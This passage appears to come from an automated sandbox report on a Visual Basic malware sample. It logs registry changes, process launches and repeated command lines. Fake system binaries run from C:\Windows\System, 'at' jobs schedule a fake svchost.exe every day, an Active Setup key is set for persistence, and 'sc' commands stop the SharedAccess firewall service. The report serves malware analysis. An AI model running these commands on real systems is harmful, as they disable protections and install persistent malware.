HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	34	429B7E	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess	Start	dword	3	4	success or wait	1	42A025	RegSetValueExA

Analysis Process: spoolsv.exe PID: **404**, Parent PID: **244**

General

Target ID:	9
Start time:	09:09:17
Start date:	05/08/2022
Path:	C:\Windows\System\spoolsv.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\spoolsv.exe PR
Imagebase:	0x400000

File size:	281050 bytes
MD5 hash:	3BA9E53239D4DCA948B4BFCBB08D7F34
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

Analysis Process: at.exe PID: **5656**, Parent PID: **244**

General

Target ID:	10
Start time:	09:09:18
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: conhost.exe PID: **3340**, Parent PID: **5656**

General

Target ID:	11
Start time:	09:09:19
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: at.exe PID: **1016**, Parent PID: **244**

General

Target ID:	12
Start time:	09:09:20
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: conhost.exe PID: **5132**, Parent PID: **1016**

General	
Target ID:	13
Start time:	09:09:21
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **2960**, Parent PID: **564**

General	
Target ID:	14
Start time:	09:09:21
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: at.exe PID: **5128**, Parent PID: **244**

General	
Target ID:	15
Start time:	09:09:26
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: conhost.exe PID: **1560**, Parent PID: **5128**

General	
Target ID:	16
Start time:	09:09:26
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **1520**, Parent PID: **244**

General	
Target ID:	17
Start time:	09:09:27
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5264**, Parent PID: **1520**

General	
Target ID:	18
Start time:	09:09:28
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **1756**, Parent PID: **244**

General	
Target ID:	19
Start time:	09:09:28
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000

File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **380**, Parent PID: **1756**

General

Target ID:	20
Start time:	09:09:29
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **1100**, Parent PID: **244**

General

Target ID:	21
Start time:	09:09:29
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **2236**, Parent PID: **564**

General

Target ID:	22
Start time:	09:09:29
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5752**, Parent PID: **1100**

General	
Target ID:	23
Start time:	09:09:30
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **5160**, Parent PID: **244**

General	
Target ID:	24
Start time:	09:09:30
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4764**, Parent PID: **5160**

General	
Target ID:	25
Start time:	09:09:31
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **6060**, Parent PID: **244**

General	
Target ID:	26
Start time:	09:09:31
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true

Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5184**, Parent PID: **564**

General

Target ID:	27
Start time:	09:09:31
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4316**, Parent PID: **6060**

General

Target ID:	28
Start time:	09:09:32
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **5868**, Parent PID: **244**

General

Target ID:	29
Start time:	09:09:32
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **3032**, Parent PID: **564**

General	
Target ID:	30
Start time:	09:09:32
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5144**, Parent PID: **5868**

General	
Target ID:	31
Start time:	09:09:33
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **2956**, Parent PID: **564**

General	
Target ID:	32
Start time:	09:09:33
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **6112**, Parent PID: **244**

General	
Target ID:	33
Start time:	09:09:33
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe

Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **1564**, Parent PID: **3616**

General

Target ID:	34
Start time:	09:09:34
Start date:	05/08/2022
Path:	C:\Windows\System\explorer.exe
Wow64 process (32bit):	true
Commandline:	"C:\windows\system\explorer.exe" RO
Imagebase:	0x400000
File size:	281083 bytes
MD5 hash:	A6F18E47BFFD6F5C4AA28B67644DBDBE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Analysis Process: conhost.exe PID: **5500**, Parent PID: **6112**

General

Target ID:	35
Start time:	09:09:34
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **2872**, Parent PID: **244**

General

Target ID:	36
Start time:	09:09:35
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **240**, Parent PID: **2872**

General	
Target ID:	38
Start time:	09:09:35
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5652**, Parent PID: **564**

General	
Target ID:	39
Start time:	09:09:35
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **5200**, Parent PID: **244**

General	
Target ID:	40
Start time:	09:09:36
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3856**, Parent PID: **5200**

General	
Target ID:	41
Start time:	09:09:37

Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **5064**, Parent PID: **244**

General

Target ID:	42
Start time:	09:09:37
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4508**, Parent PID: **5064**

General

Target ID:	43
Start time:	09:09:37
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **5140**, Parent PID: **244**

General

Target ID:	44
Start time:	09:09:38
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5484**, Parent PID: **564**

General	
Target ID:	45
Start time:	09:09:38
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5008**, Parent PID: **564**

General	
Target ID:	46
Start time:	09:09:38
Start date:	05/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5812**, Parent PID: **5140**

General	
Target ID:	47
Start time:	09:09:38
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **3816**, Parent PID: **244**

General	
Target ID:	48

Start time:	09:09:39
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6148**, Parent PID: **3816**

General	
Target ID:	49
Start time:	09:09:39
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: **6172**, Parent PID: **244**

General	
Target ID:	50
Start time:	09:09:40
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6244**, Parent PID: **6172**

General	
Target ID:	51
Start time:	09:09:40
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **6308**, Parent PID: **3616**

General	
Target ID:	52
Start time:	09:09:42
Start date:	05/08/2022
Path:	C:\Windows\System\svchost.exe
Wow64 process (32bit):	true
Commandline:	"C:\windows\system\svchost.exe" RO
Imagebase:	0x400000
File size:	281069 bytes
MD5 hash:	B61A3DA9B4DB4644497B9CC1BE87515F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Analysis Process: at.exe PID: **6384**, Parent PID: **244**

General	
Target ID:	53
Start time:	09:09:44
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 09:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0xfc0000
File size:	25088 bytes
MD5 hash:	6E495479C0213E98C8141C75807AADC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: **6400**, Parent PID: **244**

General	
Target ID:	54
Start time:	09:09:45
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	sc stop SharedAccess
Imagebase:	0xb50000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6408**, Parent PID: **6384**

General

Target ID:	55
Start time:	09:09:45
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: **6416**, Parent PID: **244**

General	
Target ID:	56
Start time:	09:09:45
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	sc config Schedule start= auto
Imagebase:	0xb50000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6424**, Parent PID: **6400**

General	
Target ID:	57
Start time:	09:09:45
Start date:	05/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly